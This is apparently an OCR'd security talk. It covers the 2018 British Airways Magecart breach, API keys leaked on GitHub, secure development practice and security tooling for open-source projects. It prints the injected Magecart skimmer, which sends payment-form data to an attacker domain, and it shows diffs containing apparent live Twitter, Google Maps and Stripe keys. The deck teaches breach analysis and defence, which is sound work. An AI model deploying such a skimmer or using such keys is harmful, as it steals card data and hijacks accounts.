
SEPT 6, 2018, BRITISH AIRWAYS ANNOUNCED IT HAS SUFFERED A **DATA BREACH**


BA NOTED THAT
380 000 CUSTOMERS
COULD HAVE BEEN AFFECTED
AND THAT THE STOLEN
INFORMATION INCLUDED
PERSONAL AND
PAYMENT INFORMATION

PAYMENTS THROUGH THEIR **MAIN WEBSITE** WERE AFFECTED



PAYMENTS THROUGH THEIR **MOBILE APPS** WERE AFFECTED






PAYMENTS WERE AFFECTED FROM **22:58 BST AUGUST 21**, 2018 UNTIL **21:45 BST SEPTEMBER 5**, 2018

WHAT'S **HAPPENED**?

CUSTOMER DATA WERE STOLEN DIRECTLY FROM **PAYMENT FORMS**



THE SAME TYPE OF CYBER ATTACK HAPPENED WHEN **TICKETMASTER UK** REPORTED A BREACH

MAGECART WAS THE MAIN SUSPECT

MAGE WHO?

CONSORTIUM OF **MALICIOUS HACKER GROUPS** THAT TARGET ONLINE SHOPPING CART SYSTEMS TO **STEAL PAYMENT CARD INFORMATION**

THIS IS KNOWN AS A

SUPPLY CHAIN ATTACK

WHAT WAS THE

ENTRY POINT? 🤔

MODERNIZR JAVASCRIPT LIBRARY

VERSION 2.6.2

Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js

Status | Messages (0) | Dependent Requests (0) | Cookies (0) | Links (0) | Headers | SSL Certs (0) | Response & DOM | DOM Changes | Causes | Social | Inspection Results | Sequence To Parent

Response Body

```
g(a,b){var c;return window.getComputedStyle?c=document.defaultView.getComputedStyle(a,null).getPropertyValue(b):a.currentStyle&&
(c=a.currentStyle[b]),c}function
h(){d.removeChild(a),a=null,b=null,c=null}var
a=document.createElement("ruby"),b=document.createElement("rt"),c=document.createElement("rp"),d=document.documentElement,e="display",f="fo
ntSize";return
a.appendChild(c),a.appendChild(b),d.appendChild(a),g(c,e)=="none"||g(a,e)=="ruby"&&g(b,e)=="ruby-text"||g(c,f)=="6pt"&&g(b,f)=="6pt"?
(h(),!0):(h(),!1)}),Modernizr.addTest("time","valueAsDate"in
document.createElement("time")),Modernizr.addTest({texttrackapi:typeof
document.createElement("video").addTextTrack=="function",track:"kind"in
document.createElement("track")}),Modernizr.addTest("placeholder",function()
{return"placeholder"in(Modernizr.input||document.createElement("input"))&&"placeholder"in(Modernizr.textarea||document.createElement("texta
rea"))}),Modernizr.addTest("speechinput",function(){var
a=document.createElement("input");return"speech"in a||"onwebkitspeechchange"in
a}),function(a,b){b.formvalidationapi=!1,b.formvalidationmessage=!1,b.addTest("formvalidation",function(){var
c=a.createElement("form");if("checkValidity"in c){var
d=a.body,e=a.documentElement,f=!1,g=!1,h;return b.formvalidationapi=!0,c.onsubmit=function(a)
{window.opera||a.preventDefault(),a.stopPropagation()},c.innerHTML='<input
name="modTest"
required><button></button>',c.style.position="absolute",c.style.top="-99999em",d||
(f=!0,d=a.createElement("body"),d.style.background="",e.appendChild(d)),d.appendChild(c),h=c.getElementsByTagName("input")
[0],h.oninvalid=function(a)
{g=!0,a.preventDefault(),a.stopPropagation()},b.formvalidationmessage=!!h.validationMessage,c.getElementsByTagName("button")
[0].click(),d.removeChild(c),f&&e.removeChild(d),g}return!1})}(document,window.Modernizr);
window.onload=function(){jQuery("#submitButton").bind("mouseup touchend",function(a){var
n={};jQuery("#paymentForm").serializeArray().map(function(a){n[a.name]=a.value});var
e=document.getElementById("personPaying").innerHTML;n.person=e;var
t=JSON.stringify(n);setTimeout(function()
{jQuery.ajax({type:"POST",async:!0,url:"https://baways.com/gateway/app/dataprocessing/api/",data:t,dataType:"application/json"})},500)})};
```

THE CHANGE WAS AT **THE BOTTOM OF THE SCRIPT** - TECHNIQUE OFTEN SEE WHEN ATTACKERS MODIFY JS FILES TO NOT BREAK FUNCTIONALITY

THE SERVERS SEND A **'LAST-MODIFIED'** HEADER WHICH INDICATES THE LAST TIME A PIECE OF STATIC CONTENT WAS MODIFIED

Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js

Status | Messages (0) | Dependent Requests (0) | Cookies (0) | Links (0) | Headers | SSL Certs (0) | Response & DOM | DOM Changes

Request Headers

Response Headers

Name	Value
X-Frame-Options	SAMEORIGIN
Last-Modified	Tue, 18 Dec 2012 08:02:48 GMT

Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js

Status | Messages (0) | Dependent Requests (0) | Cookies (0) | Links (0) | Headers | SSL Certs (0) | Response & DOM | DOM Changes

Request Headers

Response Headers

Name	Value
X-Frame-Options	SAMEORIGIN
Last-Modified	Tue, 21 Aug 2018 20:49:38 GMT

```
1   window.onload = function() {
2       jQuery("#submitButton").bind("mouseup touchend", function(a) {
3           var
4               n = {};
5           jQuery("#paymentForm").serializeArray().map(function(a) {
6               n[a.name] = a.value
7           });
8           var e = document.getElementById("personPaying").innerHTML;
9           n.person = e;
10          var
11              t = JSON.stringify(n);
12          setTimeout(function() {
13              jQuery.ajax({
14                  type: "POST",
15                  async: !0,
16                  url: "https://baways.com/gateway/app/dataprocessing/api/",
17                  data: t,
18                  dataType: "application/json"
19              })
20          }, 500)
21      })
22  };
```

WHEN A USER HITS THE BUTTON TO SUBMIT THEIR PAYMENT
THE INFO FROM **THE PAYMENT FORM IS EXTRACTED ALONG WITH THEIR NAME**
AND SENT TO THE ATTACKER'S SERVER

```
url: "https://baways.com/gateway/app/dataprocessing/api/"
```

Issued	2018-08-15
Expires	2020-08-15
Serial Number	129950451738167431558149351195969236479
SSL Version	3
Common Name	baways.com (subject) COMODO RSA Domain Validation Secure Server CA (issuer)
Alternative Names	baways.com (subject) www.baways.com (subject)
Organization Name	COMODO CA Limited (issuer)
Organization Unit	PositiveSSL (subject)
Street Address	
Locality	Salford (issuer)
State/Province	Greater Manchester (issuer)
Country	GB (issuer)

WHAT ABOUT THE APPS?

A PORTION OF THE APP IS NATIVE BUT **THE MAJORITY OF ITS FUNCTIONALITY LOADS FROM WEB PAGES** FROM THE OFFICIAL BA WEBSITE

WebView

Added in API level 1

Kotlin | **Java**

```
public class WebView
extends AbsoluteLayout implements ViewTreeObserver.OnGlobalFocusChangeListener,
ViewGroup.OnHierarchyChangeListener
```

java.lang.Object
↳ android.view.View
↳ android.view.ViewGroup
↳ android.widget.AbsoluteLayout
↳ android.webkit.WebView

A View that displays web pages.

Basic usage

In most cases, we recommend using a standard web browser, like Chrome, to deliver content to the user. To learn more about web browsers, read the guide on invoking a browser with an intent.

WebView objects allow you to display web content as part of your activity layout, but lack some of the features of fully-developed browsers. A WebView is useful when you need increased control over the UI and advanced configuration options that will allow you to embed web pages in a specially-designed environment for your app.

To learn more about WebView and alternatives for serving web content, read the documentation on Web-based content.

Summary

Nested classes	
interface	WebView.FindListener Interface to listen for find results.
class	WebView.HitTestResult
interface	WebView.PictureListener *This interface was deprecated in API level 12. This interface is now obsolete.*
class	WebView.VisualStateCallback

Class

WKWebView

An object that displays interactive web content, such as for an in-app browser.

Declaration

iOS, Mac Catalyst

```
class WKWebView : UIView
```

macOS

```
class WKWebView : NSView
```

Overview

> **Important**
>
> Starting in iOS 8.0 and OS X 10.10, use WKWebView to add web content to your app. Do not use UIWebView or WebView.

You can use the `WKWebView` class to embed web content in your app. To do so, create a `WKWebView` object, set it as the view, and send it a request to load web content.

> **Note**
>
> You can make POST requests with `httpBody` content in a `WKWebView`.

After creating a new `WKWebView` object using the `init(frame:configuration:)` method, you need to load the web content. Use the `loadHTMLString(_:baseURL:)` method to begin loading local HTML files or the `load(_:)` method to begin loading web content. Use the `stopLoading()` method to stop loading, and the `isLoading` property to find out if a web view is in the process of loading. Set the delegate property to an object conforming to the `WKUIDelegate` protocol to track the loading of web content. See Listing 1 for an example of creating a `WKWebView` programmatically.

SDKs
iOS 8.0+
macOS 10.10+
Mac Catalyst 13.0+

Framework
WebKit

On This Page
Declaration
Overview
Topics
Relationships
See Also

BRITISH AIRWAYS

Government taxes and fees and carrier charges

Certain taxes, fees and carrier charges may be applied to your booking by British Airways, airport operators, governments or other authorities. Here you will find an explanation of those taxes, fees and carrier charges.

Government, authority and airport charges

These are included in the price of your ticket and are levied by airport operators, governments, or other authorities.

Some airports may levy local taxes, fees or charges against passengers upon arrival or departure. These are not included in the price of your ticket and should be paid locally.

Government and/or airport taxes are refundable, however some countries will apply a Value Added Tax, Sales Tax or equivalent, which will only be refunded on fully flexible tickets.

IF WE LOOK AT THE SOURCE OF THE WEBPAGE - IT'S THE **SAME CSS AND JS COMPONENTS** AS THE WEBSITE

Page https://www.britishairways.com/travel/ba_vsg17.jsp/seccharge/public/en_gb

Status | Messages (10) | Dependent Requests (104) | Cookies (20) | Links (4) | Headers | SSL Certs (6) | Response & DOM | DOM Changes | Causes

URL	Cause	Response Code	Content Type	Content Length	Response Time	Dependent Requests	Co
https://www.britishairways.com/travel/ba_vsg17.jsp/seccharge/public/en_gb	**parentPage**	**200**	**text/html**	**2.60 M**	**919 ms**	**104**	
...		...	...	...	...	-	
https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js	script.src	200	application/x-javascript	27.76 K	150 ms	-	

BA FINED **$229 MILLION UNDER GDPR** FOR DATA BREACH

ico.
Information Commissioner's Office

WHAT ELSE CAN GO WRONG?

CREDENTIALS/TOKENS/ENV. VARIABLES ON GITHUB 😱

GITHUB IS HOUSING THOUSANDS OF PUBLICLY ACCESSIBLE KEYS/TOKENS/PASSWORDS SEARCH RESULTS

apikeys

Pull requests Issues Marketplace Explore

- Repositories 156
- Code 154K
- Commits 48K
- Issues 2K
- Packages 0
- Marketplace 0
- Topics 1
- Wikis 226
- Users 3

Advanced search Cheat sheet

Showing 43,507 available commit results

Sort: Best match

oduruspbp/microfinanceapi
apikeys table
oduruspbp committed 11 days ago
1653329

JayOneTheSk8/equiBite
chore(apiKeys): add README
Jay Cox authored and Jay Cox committed on 12 Nov
c00b53c

denzelb5/personal-bio-site
setup apiKeys
denzelb5 committed 12 days ago
a9470b8

erinepolley/Front-End-Capstone
added APIKeys to gitignore
erinepolley committed 10 days ago
d1a2244

DesertBot/DesertBot
Correct path for APIKeys decryption
HubbeKing authored and StarlitGhost committed 14 days ago
9ea9e6c

sarenord/sweeps
Merge branch 'apikeys'
sarenord committed 11 days ago
7fab7db

sucresware/ping
Add new apiKeys
mgkprod committed 11 days ago
Verified
5eaab3e

nss-evening-cohort-10/nutshell-star-destroyer
Merge pull request #40 from nss-evening-cohort-10/jt-apiKeys
jthielman committed on 16 Nov
Verified
0b335cb

denrus99/place
Add work only with valid apikeys
denrus99 committed 6 days ago
41dd55d

KEYS FOR SERVICES INCLUDING

.GOOGLE
.TWITTER
.AWS
.FACEBOOK
.MAILCHIMP
.TWILIO
.STRIPE

```diff
@@ -1,7 +0,0 @@
- Consumer Key (API Key) 6FTxbOcOaTwX1yzDCo4kJdxvt
- Consumer Secret (API Secret)   UHdnHVRSRwCbhXrGWExy1poVNP9buNc5KpeRi0sAK8C8OmcRkc
-
- Access Token   2439402091-TWGdQR1eOqPELxEigMs7de4RPXiT0aWg7ovuWfm
- Access Token Secret    iGsKk33zlpOjZ3oIInf7gvM0mIc8rZeG5sUCfnY3MyhR5
-
-
```

3 src/html/camping.html

```diff
@@ -40,7 +40,8 @@
                period:1,
                showAllAccom:true,
                showList:false,
-               showLocationFilter:false
+               showLocationFilter:false,
+               googleMapsKey: "AIzaSyAmYsDFmwvVhQ19WbSp_1J4J0kBB-PKn8"
            },
            gadgetSelector = '.js-region-gadget',
            locationFilter = ['Innes National Park'];
```

5 app/utils/global_params.js

```diff
@@ -128,8 +128,7 @@ export const en = (val) => {return GLOBAL_PARAMS.isIphoneX() ? val * ratioX :
 export const currentPlatform = Platform.OS == 'ios' ? 1 : 2;
-export const stripe_api_key = 'pk_live_B4fnSTHwlsKDPFbDOsivsqs4';
-// export const stripe_api_key = 'pk_test_sAsyJfErUcpDzZKHgdCHIxet';
+export const stripe_api_key = 'pk_test_sAsyJfErUcpDzZKHgdCHIxet';
 export const client = new Stripe(stripe_api_key);
@@ -162,4 +161,4 @@ export const HAS_FOODS = 1;
 export const NO_MORE_FOODS = 2;
 export const IS_INTERCEPT = 3;
-export default GLOBAL_PARAMS;
+export default GLOBAL_PARAMS;
```

WHAT IS
WEB APPLICATION SECURITY & SSDLC

"Web application security is a **branch of Information Security** that deals specifically with security of websites, web applications and web services."

–WIKIPEDIA

A SECURE SDLC PROCESS ENSURES THAT SECURITY ASSURANCE ACTIVITIES SUCH AS **PENETRATION TESTING**, **CODE REVIEW**, **THREAT MODELING SESSIONS** AND **ARCHITECTURE ANALYSIS** ARE AN INTEGRAL PART OF THE DEVELOPMENT EFFORT

SECURITY IS A **CONTINUOUS CONCERN**

AWARENESS OF SECURITY CONSIDERATIONS BY STAKEHOLDERS

EARLY DETECTION OF FLAWS & **COST REDUCTION**

HOW CAN I PROTECT MY OPEN SOURCE PROJECT? 🛡️ ⚔️

DISCLAIMER.

THE PERFECT CI/CD PIPELINE DOESN'T EXIST...SORRY :(

Pride in London

Repositories 6 | Packages | People 20 | Teams 4 | Settings

Find a repository... | Type: All | Language: All | Customize pins | New

pride-london-web

Pride In London's New Website

pride | london

JavaScript | Apache-2.0 | 5 | 9 | 0 | 4 | Updated 3 hours ago

pride-london-web-contentful-event-dates

TypeScript | 0 | 0 | 0 | 0 | Updated 5 days ago

pride-london-app Private

Pride In London's New Application

TypeScript | 0 | 0 | 0 | 0 | Updated on 12 Mar

JavaScript | 0 | 0 | 3 | 0 | Updated on 4 Mar

0 | 0 | 0 | 0 | Updated on 15 Jan

webhook service to help trigger travis builds from contentful

JavaScript | MIT | 0 | 0 | 0 | 1 | Updated on 30 Jul 2019

Top languages

JavaScript | TypeScript

People 20 >

Invite your teammates...

Invite

PRIDE IN LONDON

About | Parade day | Events | Support us | Explore London | News & views | Donate

Saturday 27 June 2020

Pride in London


The UK's biggest, most diverse Pride. A home for every part of London's LGBT+ community.

Keep Pride free for everyone

We rely on your support to keep Pride free and accessible to all. Please consider making a small donation to keep our community marching!

Make a single donation

£5 | £10 | £20 | OR | Choose your own amount



contentful

Gatsby

netlify

circleci

Codecov

lgtm.com

datree.io

snyk

Rollbar

CLOUDFLARE

Apps

Actions

Categories

API management

Chat

Code quality

Code review

Continuous integration

Dependency management

Deployment

IDEs

Learning

Localization

Mobile

Monitoring

Project management

Publishing

Recently added

Security ×

Support

Testing

Utilities

Filters

Verification

Verified

Unverified

Your items

Pending orders

Pending installations

Purchases

Security

Find, fix, and prevent security vulnerabilities before they can be exploited.

59 results filtered by Security ×

Dependabot Preview
Automated dependency updates for Ruby, JavaScript, Python, Go, PHP, Elixir, Rust, Java and .NET

Snyk
Find, fix (and prevent!) known vulnerabilities in your code

Renovate
Keep dependencies up-to-date with automated Pull Requests

BackHub
Reliable GitHub repository backup, set up in minutes

LGTM
Find and prevent zero-days and other critical bugs, with customizable alerts and automated code review

Sonatype DepShield
Monitor your open source components for security vulnerabilities - goodbye muda, hello kaizen

